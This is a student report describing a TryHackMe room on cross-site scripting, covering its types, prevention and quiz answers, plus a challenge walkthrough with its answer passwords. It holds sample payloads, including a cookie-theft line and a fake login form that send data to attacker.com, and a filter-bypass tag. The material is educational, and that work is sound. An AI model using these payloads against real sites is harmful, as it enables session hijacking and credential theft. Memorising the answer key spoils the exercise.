Sri Lanka Institute of Information Technology

Try Hack Me Report

IE2062 - Web Security

IT23269484 - T. H. Ranasinghe

Cross-Site Scripting (XSS) Exploitation and Mitigation

1. Room Overview

Topic Title

Cross-Site Scripting (XSS)

Room Objective

This is a TryHackMe room which provides a complete and practical learning path on the topic of Cross-Site Scripting (XSS), one of the most important vulnerabilities found in the web. This walkthrough lab is designed in a way to teach the learners how to identify, exploit and safeguard different types of Cross Site Scripting vulnerabilities with step-by-step progressive challenges, code reviews and real life exploitation scenarios. It addresses skills required for testing and secure coding the two sides of the same coin.

Key Concepts and Vulnerabilities Covered

- Reflected XSS
- Stored (Persistent) XSS
- DOM-Based XSS
- User input field injection
- Cookie theft and session hijacking
- Bypassing XSS filters
- Social engineering using XSS
- Implementing Content Security Policy (CSP)

Participants will walk away with the skills to discover XSS in real-world applications and secure their own code against these attacks. They'll also gain insights into how attackers think and the countermeasures needed to stop them.

2. Learning Objectives

Upon completing this room, participants will


- Investigating Scope and Effects of XSS Vulnerabilities
- Address and leverage different types of XSS: Reflected, Stored and DOM-based.
- Learn how to extract data through basic and advanced filtering systems.
- Create advanced payloads with JavaScript and HTML event handlers
- Learn how browser behavior comes into play with XSS exploitation.
- Certificates: Learn Application security through Input Validation, Output Encoding and CSP
- When communicating security issues, write vulnerability reports in a structured manner.
- Learn about ethical hacking methodologies and responsible disclosure

3. Room Structure and Detailed Task Breakdown

Task 1: Understanding XSS Vulnerabilities

XSS is a common web security issue where attackers inject harmful scripts into websites. These scripts run in users' browsers and can steal data, control user actions, or harm websites. XSS happens when websites don't properly check or clean user inputs.

How XSS Works



Attackers add malicious code (usually JavaScript) to a website. When users visit the site, the code runs in their browser and can:

- Steal sensitive information like login details or cookies.
- Act as the user to do things like posting or buying.
- Change how the website looks.
- Send users to fake or harmful sites.
- Record what users type, like passwords.

Types of XSS

- **Reflected XSS:** The harmful script is sent in a request (like a URL) and shown in the website's response.
  Example: <script>alert('XSS Attack');</script>

- **Stored XSS**: The script is saved on the server (e.g., in comments) and runs for anyone who visits the page.
  Example: <script>document.cookie = "stolen=" + document.cookie;</script>

- **DOM-Based XSS**: The script runs in the browser when JavaScript processes unsafe input.
  Example: Using innerHTML to add user input directly to a page.

How to Prevent XSS

- Check and clean user inputs to remove harmful code.
- Encode outputs so scripts can't run (e.g., <script> becomes <script>).
- Use safe JavaScript functions like textContent instead of innerHTML.
- Use Content Security Policy (CSP) to control which scripts can run.
- Set cookies with HttpOnly and Secure flags to protect them.
- Use Web Application Firewalls (WAFs) and security headers.

Questions and Answers

Question : What type of XSS involves stored scripts on the server?

Answer : Stored XSS


Question : What does CSP stand for?

Answer : Content Security Policy

Question : What scripting language is commonly exploited in XSS attacks? **Answer :** JavaScript

Task 2: Identifying Reflected XSS

Reflected XSS happens when a website takes user input (like from a URL or form) and shows it without cleaning it. Attackers trick users into clicking a bad link, and the script runs in their browser.



How It Works

- An attacker adds a script to a URL or form.
- The website shows the script in its response.
- The user's browser runs the script, which can steal data or act as the user.

Example

A search form might show: You searched for: <script>alert('XSS');</script> if the input isn't cleaned. An attacker could send a link like:

http://example.com/search?query=<script>alert('XSS');</script>

Impacts

- Steal session cookies to log in as the user.
- Create fake login pages to trick users.
- Change website content or spread malware.

Questions and Answers

Question : What type of XSS reflects data from the server?
Answer : Reflected XSS

Question : What kind of input usually triggers Reflected XSS?
Answer : URL Parameters

Task 3: Analyzing Stored XSS

Stored XSS is when a harmful script is saved on the server (like in a comment section) and runs for everyone who visits the page. It's more dangerous because it affects many users without needing a special link.

How It Works

- An attacker adds a script to a comment or form.
- The server saves it without cleaning.
- The script runs in every user's browser when they load the page.

Example

A comment system might save: <script>alert('XSS');</script>. When users view comments, the script runs.

Impacts

- Steal cookies to take over accounts.
- Act as users to post or buy things.
- Spread malware or fake content.

Questions and Answers

Question : Where is the payload stored in Stored XSS?

Answer : Server database

Question : What attack does Stored XSS typically lead to?


Answer : Session hijacking

Task 4: Exploiting DOM-Based XSS

DOM-Based XSS happens in the browser when JavaScript uses unsafe input (like from a URL) to change the page. It doesn't involve the server.

How It Works

- An attacker adds a script to a URL or other input.
- JavaScript uses the input to update the page without cleaning it.
- The script runs in the user's browser.



Example

Code like document.getElementById("result").innerHTML = userInput; can run a script from a URL like: http://example.com/page?input=<script>alert('XSS');</ +

Impacts

- Steal cookies or passwords.
- Show fake login forms.
- Spread malware or change page content.

Questions and Answers

Question : What method should be avoided to prevent DOM-based XSS? Answer : innerHTML

Question : Where does a DOM-based XSS attack occur? Answer : Browser

Task 5: XSS in User Input Fields

XSS in user input fields happens when forms (like search bars or comments) don't clean user inputs, letting scripts run when the page loads.

How It Works


- An attacker types a script into a form.
- The website shows the input without cleaning it.
- The script runs in users' browsers.

Example

A search form might show: <script>alert('XSS');</script> if the input isn't cleaned.

Impacts

- Steal cookies or passwords.
- Show fake forms to trick users.
- Record keystrokes or spread malware.



How to Prevent

- Check and clean inputs to remove harmful code.
- Encode outputs to stop scripts.
- Use textContent instead of innerHTML.
- Use CSP to limit scripts.
- Use secure frameworks like React or Django.

Questions and Answers

Question : Which JavaScript method should be avoided to prevent XSS?


Answer : innerHTML

Task 6: Exploiting Cookies with XSS

XSS can steal cookies, which are used to keep users logged in. Attackers use scripts to send cookies to their server.

Example

A script like: document.location = 'http://attacker.com/cookie?cookie=' + document.cookie; sends cookies to the attacker.



Impacts

- Log in as the user with stolen cookies.
- Pretend to be the user to access data.
- Gain higher access if cookies allow it.

How to Prevent

- Use HttpOnly flag to block JavaScript from reading cookies.
- Use Secure flag for HTTPS-only cookies.
- Expire sessions quickly and rotate tokens.
- Use CSP and clean inputs.

Questions and Answers

Question : What can XSS steal from users?

Answer : Cookies

Question : What JavaScript method can steal cookies in an XSS attack?

Answer : document.cookie

Question : What flag prevents cookies from being accessed via JavaScript?


Answer : HttpOnly

Task 7: CSP and Its Role in Mitigating XSS

Content Security Policy (CSP) is a security tool that controls which scripts and resources can run on a website, helping stop XSS attacks.


Example

Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-source.com; allows only scripts from the website or a trusted source.



How to Prevent

- Limit scripts to trusted sources.
- Block inline scripts.
- Avoid eval() function.



Questions and Answers

Question : What security feature helps prevent XSS?
Answer : Content Security Policy

Question : What does a strict CSP prevent?
Answer : Malicious content

Question : What does unsafe-inline enable?
Answer : Inline scripts

Question : What function should be avoided to prevent XSS?
Answer : eval

Task 8: Using XSS for Social Engineering


XSS can trick users into harmful actions, like entering passwords on fake forms, by combining with social engineering.

Example

A script adds a fake login form: <form action='http://attacker.com/steal' method='post'>...</form>. Users think it's real and send credentials to the attacker.

How to Prevent

- Clean all inputs.
- Use CSP to block bad scripts.
- Teach users to spot phishing.
- Use multi-factor authentication (MFA).



Questions and Answers

Question : What can XSS be used for besides stealing data?

Answer : Social engineering

Question : What method can prevent XSS-based credential theft?


Answer : Multi-factor authentication

Task 9: Bypassing XSS Filters

XSS filters try to stop harmful scripts, but attackers can bypass them with tricks like special encoding or different tags.


Example

A filter might block <script> but allow <svg/onload=alert(1)>, which runs a script.



How to Prevent

- Clean and check inputs on client and server.
- Use CSP to limit scripts.



Questions and Answers

Question : What do XSS filters try to prevent?

Answer : Malicious scripts

Question : What encoding can bypass XSS filters?

Answer : URL encoding

Question : Which HTML tag is used in the bypass example?

Answer : <svg>

Question : What event triggers the script in the bypass?

Answer : onload

Question : What should be done to protect against XSS bypass?

Answer : Sanitize input

Task 10: Real-World Challenge

Find the Password in URL: https://tharinduhesh.github.io/Cross-Site-Scripting-Challenge/

Challenge 1: Stored XSS

Issue: Comments are stored and displayed without sanitization.

Exploit: Submit payload :

<img src="x" onerror="alert('XSS')"> Impact:

Code executes when others view the comment.

Result : Stored XSS password revealed.

Hint : Use an img tag with src="x" that executes JavaScript when the image fails to load.

Password for Stored XSS? StoredXSS_Secret123!

Challenge 2: Reflected XSS

Issue: Search input is reflected back without filtering.

Exploit: Enter payload :

<script>alert('XSS')</script>

Impact: Immediate script execution upon searching.

Result: Reflected XSS password revealed.

Hint : Insert a complete script tag that calls alert('XSS').

Password for Reflected XSS? ReflectedXSS_Pwned456!

Challenge 3: DOM-Based XSS

Issue: User input is inserted into the DOM using innerHTML.

Exploit: Submit payload:

Click me Impact:

Script executes within the DOM.

Result: DOM-Based XSS password revealed

Hint : Create an anchor tag with a javascript: URL that calls alert('XSS') and includes "Click me" as the text.

Password for DOM-Based XSS? DOMBased_Hacked789!

4. Room Link

https://tryhackme.com/jr/ws_xss_challenge

5. Reflection

Creating this room helped me solidify my understanding of web application security, particularly the diverse attack surfaces exposed by JavaScript and modern web features. I gained hands-on experience in deploying realistic challenges, creating safe yet impactful scenarios, and writing clear instructional content.

Challenges included ensuring accuracy, anticipating learner mistakes, and balancing complexity with accessibility. The process reinforced my understanding of XSS not only as a technical vulnerability but as a powerful tool for phishing, impersonation, and reconnaissance.

This room contributes to the community by:

- Offering beginner to intermediate users a guided exploration of XSS
- Encouraging responsible disclosure through structured reporting tasks
- Demonstrating how common coding errors lead to serious security flaws
- Providing practical, applicable skills for web testing and bug bounty hunting

It’s a valuable addition to the cybersecurity learning ecosystem and a resource I hope will help others advance their knowledge and careers